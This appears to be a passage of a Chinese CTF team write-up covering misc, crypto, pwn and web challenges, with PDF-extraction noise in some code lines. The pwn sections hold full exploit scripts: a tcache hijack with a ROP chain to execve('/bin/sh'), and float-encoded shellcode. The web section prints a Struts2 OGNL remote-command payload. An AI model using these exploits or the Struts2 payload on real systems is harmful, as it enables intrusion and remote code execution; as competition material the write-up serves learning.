                imgs = imgs.cuda()
43
                targets = targets.cuda()
44
            outputs = resnet50(imgs)
45
            loss = loss_fn(outputs, targets)
46
47
            optimizer.zero_grad()
48
            loss.backward()
49
            optimizer.step()
50
51
            total_train_step = total_train_step + 1
52
53
        total_test_loss = 0
54
        with torch.no_grad():
55
            for data in test_dataloader:
56
                imgs, targets = data
57
                if torch.cuda.is_available():
58
                    imgs = imgs.cuda()
59
                    targets = targets.cuda()
60
                outputs = resnet50(imgs)
61
                loss = loss_fn(outputs, targets)
62
                total_test_loss += loss.item()
63
                total test step += 1
64
65
    torch.save(resnet50, '<file_path>/resnet_mwm_finetune_epoch_10.pth')
66
67
   print("Done")
```

观察得到的模型参数和题目给出的参数进行对比,从 layer2.0 后网络的参数就几乎不同了(其实直观上来讲也不用做任何训练,毕竟对于 resnet50 这种大型网络来讲,fine-tune 对浅层的参数的改动一般不大,直接在浅层的参数里摁找也行),然后就在前面的参数中摁找,发现题目给出参数 layer2.0.downsample.1 的 weight 和 bias 都是空的,那很明显这一层就是用来维持水印稳定的,水印应该就是在这一层上面,后面看到给出了第二条 hint: "题目《MWM》的提示消息 flag的内容是可打印字符串,通过除以256转化为0到1的浮点数并直接替换了部分模

型权重。flag内容的开头四个字符是'copy'"正好 layer2.0.downsample.1 前面的 layer2.0.downsample.0.weight 看起来就很奇怪,拿去试了试得到 flag: copy_right_at_JRrPC91IAG_2022_2023_all_rights_reserved

(到现在也很纳闷出这题的意义在哪,给这第二条 hint 后直接对着参数里 e-01 这种数量级的数看也能找出来 flag,不给这第二条 hint 这题根本就没法做,怪)

2.3 old language



对照这个来看, flag是 *ctf{gikrvzy} (有可能是大写, 忘了)

3 Crypto

3.1 ezCrypto

爆破得到 rseed , **crypto_phase2** , **crypto_phase3** , **crypto_final** 都是可逆的。第一部分爆破最后一个字节,再根据其他信息判断真实 flag 即可。

爆破 rseed:

```
1
   import random
2
   import string
3
4
   map string2 target = "8K#Ttr@&5=q;s!^:6?W`-
   5
   cipher = "edT00<jmZ`aP,>3/LZALI]~S=}NP=7zY"
6
7
   for rseed in range(0,1001):
8
       characters = string.printable[:-6]
9
       random.seed(rseed)
10
       random_sequence = random.sample(characters, len(characters))
11
       map_string1 = ''.join(random_sequence)
12
13
       random.seed(rseed * 2)
14
       random_sequence = random.sample(characters, len(characters))
```

```
15
        map_string2 = ''.join(random_sequence)
16
17
        random.seed(rseed * 3)
18
        random_sequence = random.sample(characters, len(characters))
19
        map_string3 = ''.join(random_sequence)
20
21
        if map_string2 == map_string2_target:
22
            print(f"Found {rseed = }")
  exp 如下
  1
     import random
  2
     import string
  4
    rseed = 671
  5
     assert rseed <= 1000 and rseed >= 0
  6
  7
     characters = string.printable[:-6]
  8
     random.seed(rseed)
  9
     random_sequence = random.sample(characters, len(characters))
 10
     map_string1 = ''.join(random_sequence)
 11
 12
     random.seed(rseed * 2)
 13
     random_sequence = random.sample(characters, len(characters))
 14
     map_string2 = ''.join(random_sequence)
 15
 16
     random.seed(rseed * 3)
 17
     random_sequence = random.sample(characters, len(characters))
 18
     map_string3 = ''.join(random_sequence)
 19
 20
     def util(flag):
 21
         return flag[9: -1]
 22
 23
     def util1(c):
 24
         return map_string3.index(c)
 25
 26
     def str_xor(s: str, k: str, index: int):
 27
         return ''.join(chr((ord(a) + index) ^ (ord(b) + index)) for a, b in zip(s, k))
 28
 29
     def crypto_phase1(flag):
 30
         flag_list1 = util(flag).split('_')
 31
         newlist1 = []
 32
         newlist2 = []
 33
         index = 1
 34
         k = 0
 35
         for i in flag_list1:
 36
             if len(i) % 2 == 1:
 37
                 i1 = ""
 38
                 for j in range(len(i) - 1):
 39
                      i1 += str_xor(i[j], i[j+1], index)
 40
 41
                 index += 1
 42
                 i1 += str(k)
 43
                 k += 1
 44
                 newlist1.append(i1)
 45
```

```
46
             else:
47
                 i += str(k)
48
                 k += 1
49
                 newlist2.append(i)
 50
 51
         return newlist1, newlist2
 52
 53
     def crypto_phase2(list):
 54
         newlist = []
 55
         for i in list:
 56
             str = ""
 57
             for j in i:
 58
                 str += map_string1[util1(j)]
59
60
             newlist.append(str)
61
         return newlist
62
63
     def crypto phase3(list):
64
         newlist = []
65
         for i in list:
66
             str = ""
67
             for j in i:
68
                 str += map_string2[util1(j)]
69
 70
             newlist.append(str)
 71
         return newlist
 72
73
     def re3(strs):
 74
         res = ""
 75
         for ch in strs:
 76
             res += map_string3[map_string2.index(ch)]
 77
         return res
78
 79
     def re2(strs):
80
         res = ""
81
         for ch in strs:
82
             res += map_string3[map_string1.index(ch)]
83
         return res
 84
85
     def crypto_final(list):
86
         str=""
87
         for i in list[::-1]:
88
             str += i
89
         return str
90
91
     if __name__ == '__main__':
92
         format="sixstars{XXX}"
93
         flag="sixstars{its_only_for_testing_fake_flag_orz1_23333}"
94
95
         cipher = "edT00<jmZ`aP,>3/LZALI]~S=}NP=7zY"
96
         print(f"{re3(cipher) = }")
97
         print(f"{re2(re3(cipher)) = }")
98
         tmp = 'cR7Pt05ln4s0m32F1nD1;[\\\v=oz0=:L('
99
         tmp_list =["cR7Pt05", "ln4", "s0m32", "F1nD1", ";[\\\v=oz0=:L("]
100
101
         11 = len(";[\\\v=oz0=:L(")
```

```
102
         tmp2 = re3(cipher)[-11:]
103
         print(f"{len(tmp2) = } , { tmp2 = }")
104
         tmp21 = tmp2[:len(tmp2)//2]
105
         tmp22 = tmp2[len(tmp2)//2:]
106
         print(f"{tmp21 = }")
107
         print(f"{tmp22 = }")
108
         print(f"{re2(tmp21) = }")
109
         print(f"{re2(tmp22) = }")
110
111
         res3 = "~F3"
112
         res0 = "%)0"
113
114
         for ch3 in characters:
115
             res32 = ((ord(ch3) + 2) ^ ord(res3[1])) - 2
116
             res31 = ((res32 + 2) ^ ord(res3[0])) - 2
117
             # all ascii
118
             if res31 < 32 or res31 > 127 or res32 < 32 or res32 > 127:
119
120
             str3 = bytes([res31, res32, ord(ch3)])
121
             print(f"{str3 = }")
122
123
         for ch3 in characters:
124
             res02 = ((ord(ch3) + 1) ^ ord(res0[1])) - 1
125
             res01 = ((res02 + 1) ^ ord(res0[0])) - 1
126
             if res01 < 32 or res01 > 127 or res02 < 32 or res02 > 127:
127
                 continue
128
             str0 = bytes([res01, res02, ord(ch3)])
129
             print(f"{str0 = }")
130
131
         t3 = ["F4n"]
132
         t0 = ["tRy", "tRy"]
133
         tmp_list =["cR7Pt0", "ln", "F4n", "s0m3", "F1nD", "TrY"]
134
         print("sixstars{" + " ".join(tmp list[::-1]) + "}")
```

4 Pwn

4.1 starvm

劫持 tcache 结构体,分配堆块到栈上写 ROP 链。

做的两道 pwn 题都比较直,基本能看条件知道出题人想干嘛()。

Analysis

程序的最开始会读指令和数据,每条指令对应两条数据。指令用空格分割,16 为结束标志;数据用 scanf 读入,0xdeadbeef 为结束标志(这个东西也太丑陋了,exp 写得老长调试起来把眼睛都看瞎了)。因为是 C++ 写的 VM 题目,就慢慢盯着 ida 逆,得到 VM 如下:

```
6
   00000070 memory
                         dq ?
                                               ; offset
                         dd ?
   00000078 unknown
8
   0000007C
                         db ? ; undefined
9
   0000007D
                         db ? ; undefined
10
   0000007E
                         db ? ; undefined
11
   0000007F
                         db ? ; undefined
12
   00000080 VM
                         ends
13
   00000080
14
   00000000; -----
                                    -----
15
   00000000
16
   00000000 std::vector::_int_ struc ; (sizeof=0x18, align=0x8, copyof_10)
17
   00000000
                                              ; XREF: VM/r
18
                         dq ?
   00000000 start
                                               ; offset
19
   00000008 finish
                         dq ?
                                              ; offset
20 00000010 end_
                         dq ?
                                               ; offset
21 00000018 std::vector::_int_ ends
```

虚拟机运行里面问题一大堆,其实到最后只用了两条指令: 10 把立即数存入寄存器、7 把寄存器中的值写到任意地址,所有数据读写操作都有负数溢出,并且 10 没有任何检查:

```
1
   case 7:
 2
              v42 = this->data.start;
 3
              v43 = data_ptr;
 4
              data_ptr += 2;
 5
              op0 = v42[v43];
 6
              op1 = v42[v43 + 1];
 7
              if ( (int)op0 > 14 )
 8
   ERROR:
 9
               err_exit();
10
              v46 = this->memory;
11
              if (!v46)
12
13
                v46 = (int *)malloc(0x70uLL);
14
                this->memory = v46;
15
              }
16
              ++code ptr;
17
              v46[op1] = this->reg[op0];
18
              break;
19
    case 10:
20
              v37 = data_ptr;
21
              ++code_ptr;
22
              data ptr += 2;
23
              this->reg[this->data.start[v37]] = this->data.start[v37 + 1];
24
              break;
25
```

Exploitation

连续利用上面这两条指令就可以实现劫持 tcache 结构体,分配堆块到栈上写 ROP 链,做的时候太困了一开始还想把 /bin/sh 写在 VM 里面,用负数溢出把指针移到栈上,不知道为什么算不准偏移,最后还是把它写到栈上了,毕竟有栈地址,exp 如下:

```
#!/usr/bin/env python3
#-*- coding: utf-8 -*-
# expBy: @eastXueLian
# Debug: ./exp.py debug ./pwn -t -b b+0xabcd
# Remote: ./exp.py remote ./pwn ip:port
```

```
6
 7
   from pwncli import *
 8
    cli script()
 9
    set_remote_libc('libc.so.6')
10
11 io: tube = gift.io
12
    elf: ELF = gift.elf
13
    libc: ELF = gift.libc
14
15
    i2b = lambda c : str(c).encode()
16
    lg = lambda \ s : log.info('\033[1;31;40m %s --> 0x%x \033[0m' % (s, eval(s))))
17
    debugB = lambda : input("\\033[1m\\033[33m[ATTACH ME]\\033[0m")
18
19
    # one_gadgets: list = get_current_one_gadget_from_libc(more=False)
20
    CurrentGadgets.set_find_area(find_in_elf=True, find_in_libc=False, do_initial=False)
21
22
    ru(b'your vm starts at ')
23
    stack_addr = int(ru(b"\\n", drop=True), 16)
24
   lg("stack_addr")
25
    ret addr = stack addr - 0x10
26
    bin_sh = stack_addr + 0x30
27
28
    command = b"0 "
29
    command += b"10 "
30
    command += b"10 "
31
    command += b"10 "
32
33
    command += b"10 "
34
    command += b"10 "
35
36
    command += b"10 "
37
    command += b"7 "
38
    command += b"10 "
39
    command += b"7"
40
    command += b"10 "
41
    command += b"7"
42
43
    command += b"10 "
44
    command += b"7 "
45
    command += b"10 "
46
    command += b"7 "
47
    command += b"10 "
48
    command += b"7 "
49
    command += b"10 "
50
    command += b"7 "
51
    command += b"10 "
52
    command += b"7"
53
    command += b"10 "
54
    command += b"7 "
55
    command += b"10 "
56
    command += b"7 "
57
    command += b"10 "
58
    command += b"7 "
59
    command += b"10 "
60
    command += b"7"
61
    command += b"10 "
```

```
62
    command += b"7 "
 63
     command += b"10 "
 64
     command += b"7 "
 65
     command += b"10 "
     command += b"7"
 66
 67
     command += b"10 "
 68
     command += b"7 "
 69
 70 | # command += b"10 "
 71 # command += b"3 "
 72
     command += b"16"
 73
     ru(b'your command:\\n')
 74
     s(command)
 75
 76
     pop_rdi_ret = 0x00000000004017cb
 77
     pop_rsi_ret = 0x00000000004016f0
 78
     pop_rax_ret = 0x0000000000401468
 79
     syscall addr = 0 \times 0000000000040146a
 80
 81
     data = [
 82
         b"0", b"-14",
 83
         i2b(-18362 + 7), i2b(0x00000007),
 84
         i2b(-18362 + 6 + 42), i2b(ret_addr & 0xffffffff ),
 85
         i2b(-18362 + 7 + 42), i2b( (ret_addr>>32) & 0xffffffff ),
 86
 87
         b"2", i2b(u32_ex(b"/bin")),
 88
         b"3", i2b(u32_ex(b"/sh\\x00")),
 89
 90
         b"10", i2b(pop_rdi_ret),
 91
         b"10", i2b(2),
 92
 93
         b"10", i2b(bin sh & 0xffffffff),
 94
         b"10", i2b(4),
 95
         b"10", i2b((bin_sh>>32) & 0xffffffff),
 96
         b"10", i2b(5),
 97
         b"10", i2b(pop_rsi_ret),
 98
         b"10", i2b(6),
 99
         b"10", i2b(0),
100
         b"10", i2b(7),
101
         b"10", i2b(0),
102
         b"10", i2b(8),
103
         b"10", i2b(0),
104
         b"10", i2b(9),
105
         b"10", i2b(pop_rax_ret),
106
         b"10", i2b(10),
107
         b"10", i2b(0),
108
         b"10", i2b(11),
109
         b"10", i2b(59),
110
         b"10", i2b(12),
111
         b"10", i2b(0),
112
         b"10", i2b(13),
113
         b"10", i2b(syscall_addr),
114
         b"10", i2b(14),
115
         b"10", i2b(0),
116
         b"10", i2b(15),
117
         b"10", i2b(u32_ex(b"/bin")),
```

```
118
         b"10", i2b(16),
119
         b"10", i2b(u32_ex(b"/sh\\x00")),
120
         b"10", i2b(17),
121
         b"10", i2b(0),
122
         b"10", i2b(18),
123
124
        # b"8", i2b(0x1c8),
125
         # b"0", b"8",
126 ]
127 ru(b'your cost:\\n')
128 | for i in data:
129
         sl(i)
130 sl(i2b(0xdeadbeef))
131
132 ia()
```

4.2 fcalc

用浮点数写 shellcode。感觉我这里钻了个空子:只用浮点数写了 read syscall 的代码(又或者是出题人设计好的②,毕竟寄存器里的值甚至都布置好了)。

Analysis

题目给了一个后缀表达式的计算器,但是边界判断很模糊,ida 里看到出现运算符号进行计算的地方:

这里没有把0考虑进去,也就是说直接输入0的时候会触发函数指针数组的越界,而进一步观察发现:

上面的越界会调用到此前输入的浮点数,于是实现了控制流劫持。

Exploitation

这道题又开了栈上可执行,接下来问题就变成了怎么构造绝对值小于 100 的浮点数 shellcode:这里直接用之前打 V8 时的 js 板子来转换浮点数,发现 xor eax, eax 转为浮点形式开头是 0xc0,满足条件,理论上在任何一句小于 6 字节的汇编语句后加上这句汇编就能满足条件,因此直接考虑调用 read 把 shellcode 读进来:

```
1 # python
   >>> hex(u64_ex(asm("xor eax, eax; syscall; xor eax, eax;")))
   '0xc031050fc031'
5
  # javascript
6 print(helper.i64tof64(0xc031050fc0319090n));
7 -17.019771587467915
  最后得到的内容就是我们要调用的 shellcode 浮点形式,故得到 exp 如下:
1 #!/usr/bin/env python3
 2
   #-*- coding: utf-8 -*-
 3
   # expBy : @eastXueLian
 4
    # Debug : ./exp.py debug ./pwn -t -b b+0xabcd
 5
    # Remote: ./exp.py remote ./pwn ip:port
 6
 7
   from pwncli import *
8
   cli_script()
9
    # set_remote_libc('libc.so.6')
10
11
    io: tube = gift.io
12
   elf: ELF = gift.elf
13
   libc: ELF = gift.libc
14
15
   i2b = lambda c : str(c).encode()
16
    lg = lambda s : log.info('\\033[1;31;40m %s --> 0x%x \\033[0m' % (s, eval(s)))
17
    debugB = lambda : input("\\033[1m\\033[33m[ATTACH ME]\\033[0m")
18
19
    # one_gadgets: list = get_current_one_gadget_from_libc(more=False)
20
    CurrentGadgets.set_find_area(find_in_elf=True, find_in_libc=False, do_initial=False)
21
22
    ru(b'Enter your expression:\\n')
23
24
    sl(b"1 18.019771587467915 -")
25
26
    sl(b"1 18.019771587467915 -")
27
    r1()
28
   sl(b"1 18.019771587467915 -")
29
    r1()
30
    sl(b"1 18.019771587467915 -")
31
   rl()
32
33
   sl(b"-")
34
    r1()
35
    sl(b"0")
36
37
    payload = b"\x90"*0x5e
    payload += ShellcodeMall.amd64.execve_bin_sh
39
    s(payload)
40
41 ia()
```

5 Web

5.1 jwt2struts

查看页面源代码有提示 JWT_key.php

要求 \$_COOKIE["digest"] === md5(\$salt.\$username.\$password)

并给出了[md5(\$salt."adminroot")=e6ccbf12de9d33ec27a5bcfb6a3293df]

可以利用MD5扩展长度攻击

1 Cookie:digest=ec9f924cae076b2af81b889e289f021a

2

有三个输入框, struts2漏洞, 利用点在age, 最终poc如下:

name=%25%7B%27123%27%7D&email=%25%7B%27123%27%7D&age=%27+%2B+%28%23_memberAccess%5B%22a llowStaticMethodAccess%22%5D%3Dtrue%2C%23foo%3Dnew+java.lang.Boolean%28%22false%22%29+% 2C%23context%5B%22xwork.MethodAccessor.denyMethodExecution%22%5D%3D%23foo%2C%40org.apac he.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%27en v%27%29.getInputStream%28%29%29+%2B+%27

尝试读取环境变量,得到「FLAG=flag{7r0n_jwt_t0_struts2}」,根据提示最终flag为 *ctf{7r0n_jwt_t0_struts2}